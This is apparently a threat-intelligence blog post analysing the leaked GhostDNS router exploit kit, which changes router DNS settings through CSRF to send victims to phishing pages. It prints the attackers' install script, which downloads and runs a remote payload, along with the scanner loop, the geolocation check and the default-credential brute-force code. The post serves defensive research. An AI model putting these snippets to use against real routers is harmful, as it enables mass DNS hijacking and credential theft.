GhostDNS Source Code Leaked

decoded.avast.io/simonamusilova/ghostdns-source-code-leaked/


May 20, 2020

by Threat Intelligence TeamMay 20, 202023 min read

Router exploit kits are becoming more and more popular among cybercriminals, mostly targeting routers in Brazil, because many Brazilian routers are poorly secured with default and well known login credentials. Router exploit kits are usually distributed via malvertising webpages, and these campaigns appear in waves.

A year ago (May 2019), our Avast Web Shield, a feature in our antivirus program protecting people from malicious web content, blocked a URL from the file-sharing platform *sendspace.com*. It turned out that one of our Avast users was up to no good, uploading a RAR archive with malicious content to the server. The user forgot to disable the Avast Web Shield while doing this, and since the archive was not password protected, it was automatically analyzed by the Shield and it triggered our router exploit kit (EK) detections. We downloaded the linked file and found the complete source code of the GhostDNS exploit kit.

The file we downloaded was named *'KL DNS.rar'*, its structure can be seen below. The name of the file indicates its purpose – it uses a DNS hijack method to redirect users to phishing webpages where a keylogger (KL) is used to obtain users' credentials or credit card information. There are videos available online explaining how attacks, like this one, can be executed.




```
KL\ DNS
├── NEW\ BRUT
├── PAGES
├── Scan
├── Script\ 2018
├── Simple.DNS.5.2.120.Plus.incl.Crack-NEC.PDL.rar
└── ZONAS

5 directories, 1 file
```


The GhostDNS source code can be purchased on the darknet. In 2018, it was sold online for around 450 US dollars. Apart from the GhostDNS source code that anyone can buy and run on their own, credit card details stolen using GhostDNS can also be purchased for about 10 – 25 USD, depending on the number of credit card details. According to our research, the data was still available for purchase in April 2020.

Source Code Structure

The *KL DNS.rar* file we downloaded contains everything needed to run a successful DNS hijack campaign, and to steal victims' credit card details, credentials to different web sites, or any other information users type. Apart from the exploit kit source code, the original archive also contains the source code for several phishing web pages (more on these below).



There are two ways of attacking a SOHO router. The most common way to attack a router is from the internal network, and this is usually done when a victim clicks on a malvertising link in a web browser and thus starts the attack. Another way of infecting a router is from another device connected to the internet. In this case, the user doesn't need to click on any links. The router is infected by another already infected device, that can be located anywhere in the world. Both attack vectors use CSRF requests to change DNS settings on the home router.


Attack chain
SOHO router is either attacked from the internal network, or via the internet. DNS settings are changed, user is redirected to a malicious webpage instead of going to the real page.
Local network
Internet
RouterEK
CSRF request
Router
CSRF request
BRUT
www.netflix.com
Victim's computer
Real
Fake

The difference between these two attack approaches is significant. When a malvertising campaign is used to facilitate the attack, an attacker pays for a campaign that is guaranteed to drive a given number of people to their malicious page. Once the malicious link is clicked on, the attack is launched from the computer, from within the local network. The chances of a successful attack on the router using this approach are higher, as many routers are accessible only from the local network. On the other hand, using an internet scanner, such as BRUT or masscan, to search for vulnerable routers and attacking them from the outside has its benefits for attackers. Scanners can be used for free, attackers don't have to pay for clicks, and can control which IP addresses and ports will be scanned and eventually attacked.

This and similar campaigns usually appear in waves and target routers around the world. Although the majority of attacks target routers in Brazil, due to the large amount of vulnerable routers. The reason why campaigns like this are successful is because most routers are left vulnerable thanks to weak (usually default) credentials routers and other devices with DNS servers are shipped with. Based on anonymized data from our Avast Wi-fi Inspector feature included in all versions of Avast Antivirus, 76% of router login credentials in Brazil have weak login passwords, leaving them vulnerable.

BRUT

In this part, we will focus on analyzing the source code of a free internet scanner called BRUT. BRUT searches for and attacks routers with a public IP address and an HTTP port opened to the internet.


The differences between versions

We found five implementations of the GhostDNS source code used in this campaign. Based on the files' metadata the oldest implementation was created in July, 2017. The behavior of the malicious script in each version is very similar, but they differ in the implementation details. Based on the analysis of the files, we can separate all the implementations into two groups, or versions, with different targets.

- **Version A:** This implementation of the source code targets a lower number of devices and ports that may be open, but uses a longer list of default credentials to brute-force the correct combination of a username and password.
- **Version B:** This implementation targets a significantly higher number of devices and open ports, but the list of default credentials is shorter.

	Version A	**Version B**
Number of IP address prefixes	3,051	78,535
Targeted ports	80, 8080, 8181	80, 8080, 8081, 8181, 8889, 9001, 9000
Number of devices with open ports in Brazil in May 2020 (shodan.io)	~ 1.6 M	~ 1.8 M
Number of devices with open ports worldwide in May 2020 (shodan.io)	~ 88.5 M	~ 96.5 M
Number of credentials used in the brute-force attack	84	22
Number of targeted router models	31	37

Apart from the different targets, these two versions also have a slightly different folder structure. In the picture below, version A of the source code can be seen on the left side and version B on the right side. In version B of the source code, all exploit kits are implemented in the *Router.py* file. To provide a better idea of how much they differ, the router models that are targeted in version B are listed in the box.



```
version_A
├── install.sh
├── routers
│   ├── ADSLRoute.py
│   ├── AIROS.py
│   ├── ATAGKM2210T.py
│   ├── BroadbandRouter.py
│   ├── ConfigurationManagerGUI.py
│   ├── DSLROUTER.py
│   ├── INTELBRASWRG140E.py
│   ├── INTELBRASWRN240R.py
│   ├── N_WRN150.py
│   ├── OIWTECHAPRouter.py
│   ├── R150MbpsWirelessRouter.py
│   ├── R3GRouter.py
│   ├── RoteadorWirelessN.py
│   ├── RoteadorWirelessNWRN150R.py
│   ├── RoteadorWirelessNWRN240Slim.py
│   ├── RoteadorWirelessNWRN300R.py
│   ├── RouterHG110.py
│   ├── TLWA850RE.py
│   ├── TLWDR4300.py
│   ├── TLWR740N.py
│   ├── TLWR841N.py
│   ├── TLWR940NTLWR941ND.py
│   ├── TPLINK.py
│   ├── Tenda11NWirelessRouter.py
│   ├── WA730RE.py
│   ├── WLANAPWebserver.py
│   ├── WebServer.py
│   ├── WirelessN150HomeRouter.py
│   ├── WirelessNADSL2ModemRouterTDW8960N.py
│   ├── WirelessRouter.py
│   ├── ZhoneGateway.py
│   └── __init__.py
├── scan
│   ├── Config.py
│   ├── Connection.py
│   ├── Cor.py
│   ├── Faixas.py
│   ├── Frases.py
│   ├── Ghost.py
│   └── __init__.py
└── start_scan.py

2 directories, 41 files
```

```
version_B
├── Brut.py
├── BrutZ.py
├── Config.py
├── Cor.py
├── Dead.py
├── Faixas.py
├── Frases.py
├── READM.MD
├── Routers.py
├── cat.py
├── install.sh
├── log
│   ├── criar_falha.txt
│   └── falha_login.txt
├── routers
│   ├── WirelessN150HomeRouter.txt
│   └── list.txt
├── scan.py
├── sftp-config.json
└── targeted_routers.txt

2 directories, 18 files
```

```
ADSL2Router                        RoteadorWirelessNWRN150R
ADSLRoute                          RoteadorWirelessNWRN150R
ADSLRouteGUI                       RoteadorWirelessNWRN240Slim
AIROS                              RoteadorWirelessNWRN300R
ASUSWirelessRouterWebManager       RouterHG110
ATAGKM2210T                        Tenda11NWirelessRouter
ATAGKM2210TPC                      TLWA850RE
BroadbandRouter                    TLWDR4300
DLinkDI808HVWebConfiguration       TLWR720N
DSLROUTER                          TLWR740N
INTELBRASWRN240                    TLWR741ND
INTELBRASWRN240R                   TLWR841N
Microtik                           TLWR940NTLWR941ND
N_WRN150                           TPLINK
OIWTECHAPRouter                    WebServer
R150MbpsWirelessRouter             WirelessN150HomeRouter
R3GRouter                          WirelessNADSL2ModemRouterTDW8960N
RoteadorWirelessN                  WirelessRouter
RoteadorWirelessN300Mbps           WR840N
```


In each folder containing version B of the source code, we found a markdown file named `*READM.MD*`. The author of this source code made a typographical error when naming the file, as it was probably supposed to be `*README.MD*`. In this file, we only found the Shodan search engine URL address. Version A of the source code doesn't contain any `*README.MD*` file.

```
https://www.shodan.io/
READM.MD (END)
```

What we found in the downloaded RAR archive were two implementations of one algorithm where one implementation extends the other. It looks like version A of the source code is an older version where the attackers focused more on the correct implementation of the attack. This can be concluded based on the much lower number of targeted IP addresses and ports and a lower number of targeted router models. After the success of this version, the attacker created a new version of the source code targeting significantly more IP addresses and ports, as well as more router models. The fact that the number of credentials combinations is lower may be because most users never change the default credentials in their SOHO routers, and therefore using a smaller number of credentials for the attack may be effective enough.


Installation

The malicious source code is distributed by a simple shell script, called *'install.sh'* which can be found in both versions of the source code. After executing this script, it downloads all dependencies needed to run the infection. The infection source code is downloaded from one of two different places, depending on the version of the source code – either from a server with a hardcoded IP address in the source code or from Dropbox. Using Dropbox to share the malicious script only began in later versions of the code. The source code is downloaded as a ZIP file and is stored in the *'/scan'* folder on the host device.


```
#!/bin/bash
# Crie esse arquivo no servidor e execute ele, então tudo irá começar!
# Instalando dependências
apt-get upgrade;
apt-get update;
apt-get install python;
apt-get install htop;
apt-get install unzip;
apt-get -y install python-pip;
# instalando módulos
pip install --upgrade pip;
pip install requests;
pip install BeautifulSoup;
pip install python-handler-socket;
# Configurando o scan
rm /scan -R;
mkdir -m 777 /scan;
cd /scan;
wget https://www.dropbox.com/s/[redacted]/brut.zip?dl=1;
mv brut.zip?dl=1 brut.zip
unzip brut.zip;
rm brut.zip;
chmod 777 /scan -R;
python start_scan.py
```


The internet scanner

In order to find a new router to attack, the GhostDNS kit scans other devices connected to the internet. In the source code, we found a list of IP address prefixes that are scanned. Each prefix specifies a subnetwork with a network mask of 16, thus all 65,536 IP addresses for each prefix are scanned. The prefix of a subnetwork scanned is chosen randomly from a predefined list.


```
while True:
    regra = random.choice(Faixas.Faixas)+".0-255.0-255";
    print "Regra iniciada "+regra;
    for ip in Config.range_ips(regra):
        for porta in Config.PORTAS:
            while threading.active_count() >= Config.MAX_CONEXOES:
                print Cor.A("Aguarde, "+str(threading.active_count())+" processos simultáneos ativos! "+Ghost.hour())
                time.sleep(1)
            thread = threading.Thread(target=Connection.Connection, args=(ip,porta))
            thread.start()
```


```
def range_ips(ip):
    points = ip.split('.')
    chunks = [map(int, point.split('-')) for point in points]
    ranges = [range(c[0], c[1] + 1) if len(c) == 2 else c for c in chunks]
    for address in itertools.product(*ranges):
        yield '.'.join(map(str, address))
```

The chosen prefix is then logged into the console, as can be seen in the picture below. Every time the script finds a new device with an open HTTP port, it logs the IP address, port, and credentials into the command line and to the log file.


```
GOST DNS

DNS PRIMÁRIO   :  185.70.186.4
DNS SECUNDÁRIO :  185.70.186.7

||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||

Regra iniciada 98.53.0-255.0-255
```


Two implementations of the version A print out a banner informing the attacker that the malicious CSRF request has been executed. While creating this banner, the attacker made a typographical error and instead of displaying the correct name *'GHOST DNS'*, the script displays *'GOST DNS'*. The rest of the information printed to the console is in Portuguese.

The BRUT scanner focuses on the predefined HTTP ports that are hardcoded in the source code. For each prefix, the scanner tries to connect to all 65,536 IP addresses in the given range in increasing order. For each IP address, it tries to connect to a predefined set of ports.




```
Source          Destination   Protc Length Info
192.168.1.202   98.53.0.0     TCP       74 53792 → 80 [SYN] Seq=0 Wi
192.168.1.202   98.53.0.0     TCP       74 46440 → 8080 [SYN] Seq=0
192.168.1.202   98.53.0.0     TCP       74 46196 → 8181 [SYN] Seq=0
192.168.1.202   98.53.0.1     TCP       74 52798 → 80 [SYN] Seq=0 Wi
192.168.1.202   98.53.0.1     TCP       74 60764 → 8080 [SYN] Seq=0
192.168.1.202   98.53.0.1     TCP       74 55416 → 8181 [SYN] Seq=0
192.168.1.202   98.53.0.2     TCP       74 39602 → 80 [SYN] Seq=0 Wi
192.168.1.202   98.53.0.2     TCP       74 44304 → 8080 [SYN] Seq=0
192.168.1.202   98.53.0.2     TCP       74 53556 → 8181 [SYN] Seq=0
192.168.1.202   98.53.0.3     TCP       74 45882 → 80 [SYN] Seq=0 Wi
192.168.1.202   98.53.0.3     TCP       74 60482 → 8080 [SYN] Seq=0
192.168.1.202   98.53.0.3     TCP       74 60426 → 8181 [SYN] Seq=0
192.168.1.202   98.53.0.4     TCP       74 37822 → 80 [SYN] Seq=0 Wi
```


We analyzed the lists of given IP address prefixes to determine which countries are affected by the scanning. The number of targeted countries in both lists is 69 and both versions target the very same set of countries.



The difference between the two versions is the distribution of different IP addresses in each country and the total number of IP addresses in each version. The graph below shows the distribution of IP addresses for the top 10 targeted countries, which are Brazil, the United States, Mexico, Colombia, Argentina, Chile, Canada, Venezuela, Australia, Costa Rica, Chile, and Germany.



Even though the majority of IP address prefixes in both lists are registered in Brazil, the algorithm still checks the geolocation of each scanned IP address. The attack only continues to target IP addresses located in Brazil.



```
def info_ip(ip):
    import json
    try:
        get = requests.get("http://ipinfo.io/"+ip+"/json/?token=68806b900f520b")
        json = json.loads(get.content)
        if json['country']:
            return json['country']
        else:
            return "OTHER"
    except Exception as e:
        return "OTHER"
```


Apart from targeting devices connected to the internet, GhostDNS also targets devices connected to the same private network. In the list of IP address prefixes is a private network 192.168.0.0/16 that is used by default for the internal network by most routers. The majority of devices connected to the internet are hidden behind at least one router, within the internal network. Therefore scanning the internal network gives the attacker a larger number of devices that can be potentially infected.

There are specified IP addresses in version B of the source code from a subnetwork that should be ignored while scanning the internet. The subnetwork is 143.106.0.0/16 and belongs to the Public University in Campinas (Universidade Estadual de Campinas) in Brazil that is a member of the Distributed Honeypots Project focusing on the analysis of threats targeting devices on the internet. This university, together with the Centre for Studies, Response, and Treatment of Security Incidents in Brazil are responsible for maintaining the honeypots. In order to remain unnoticed for as long as possible, the scanner avoids this known range of IP addresses.

Gaining access

In one of our previous blog posts, we analyzed a GhostDNS campaign spreading in the wild. As we mentioned, the routerEK uses CSRF requests to change a router's DNS settings. In the implementation we are describing now, the GhostDNS script sends HTTP requests to one of the following destinations using the hardcoded list of credentials:

- http[:]//ip:port
- http[:]//user@ip:port




```
for users in Config.UsersAuth:
    try:
        get = sessao.get( "http://"+users+"@"+ip+":"+str(porta),timeout=2)

        if get.status_code == 200:
            soup = BeautifulSoup.BeautifulSoup(get.content)
            title = soup.title.text
```

To gain access to a device, the script carries out a CSRF brute-force attack with a list of default or easy-to-guess credentials. We found two lists in the source code. One of them contains 22 credentials and is used with the larger set of IP address prefixes, while the second one contains 84 credentials and is used with the smaller set of prefixes.

Out of all the credential combinations, only nine of them can be found in both of the credential lists. Among these common credentials, we found the default username and password for Cisco devices (*cisco:cisco*), Ubiquiti devices (*ubnt:ubnt*), and different variations of *'admin'* as username and/or password. Both lists also contain *'deadcorp2017'* as a password, which is used by the GhostDNS exploit kit as a new password in infected routers. In other words, each run of the GhostDNS exploit kit can gain access to routers that were infected in a previous campaign.

